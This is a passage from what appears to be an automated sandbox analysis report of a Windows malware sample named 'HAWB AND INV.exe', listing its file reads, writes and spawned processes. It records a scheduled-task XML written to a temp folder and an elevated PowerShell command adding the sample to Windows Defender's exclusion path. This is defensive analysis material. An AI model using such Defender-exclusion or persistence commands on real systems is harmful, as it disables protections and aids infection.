C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	unknown	1656	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </Registratio	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HAWB AND INV.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E1CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile

Analysis Process: powershell.exe PID: 6932 Parent PID: 6752

General

Start time:	14:52:24
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\HAWB AND INV.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kktv134m.r1n.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci5ca1ps.eac.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW
C:\Users\user\Documents\20210503	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD0BEFF	CreateDirectoryW
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.loHpl5Ui.20210503145226.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD01E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kktv134m.r1n.ps1	success or wait	1	6CD06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci5ca1ps.eac.psm1	success or wait	1	6CD06A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kktv134m.r1n.ps1	unknown	1	31	1	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ci5ca1ps.eac.psm1	unknown	1	31	1	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.loHpl5Ui.20210503145226.txt	unknown	3	ef bb bf	...	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.760639.loHpl5Ui.20210503145226.txt	unknown	680	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 33 31 34 35 32 34 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 36 30 36 33 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20210503145248..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	30	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e........Install-PackageProvider........Import-PackageProvider........Get-PackageProvider.........Register-PackageSource.........Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CD01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 e7 12 00 00 16 00 00 00 e9 0d a6 05 43 08 35 08 0e 08 00 00 00 00 ef 01 2d 00 c8 0d 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....C.5.....-.....@.....	success or wait	1	6E1876FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	44 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 66 5a 76 65 a7 f4 b9 46 9f a9 b0 89 11 78 b4 29 65 12 00 00 0e 00 1c 00	D.....fZve...F.....x .)e.....	success or wait	16	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	16	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	6E1876FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	01 0e 80 00 00 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 ce 67 40 00 54 01 40 01 f9 3e 40 00 99 01 40 01 fb 00 40 01 cb 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 f4 53 40 00 8b 53 40 00 68 54 40 00 91 53 40 00 fa 53 40 00 82 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 b8 53 40 00 fb 53 40 00 1e 54 40 00 19 54 40 00 78 54 40 00 7a 54 40 00 95 54 40 00 3d 4d 40 00 44 4d 40 00 3a 4d 40 00 22 4d 40 00 20 4d 40 00 21 4d 40 00 3b 4d 40 00 e0 44 40 00 e5 44 40 00 40 4d 40 00 3c 4d 40 00 24 4d 40 00 38 4d 40 00 3f 4d 40 00 42 4d 00 00 ed 44 00 00 6d 45 00 00 45 4d 00 00 dc 71 00 00 dd 71 00 00 f8 53 00 00 98 25 00 00 ba 6e 00	.....g@.T.@..>@...@...@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@.?M@.BM...D..mE..EM...q.. .q...S...%...n.	success or wait	10	6E1876FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DEA1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21352	success or wait	1	6DEA203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
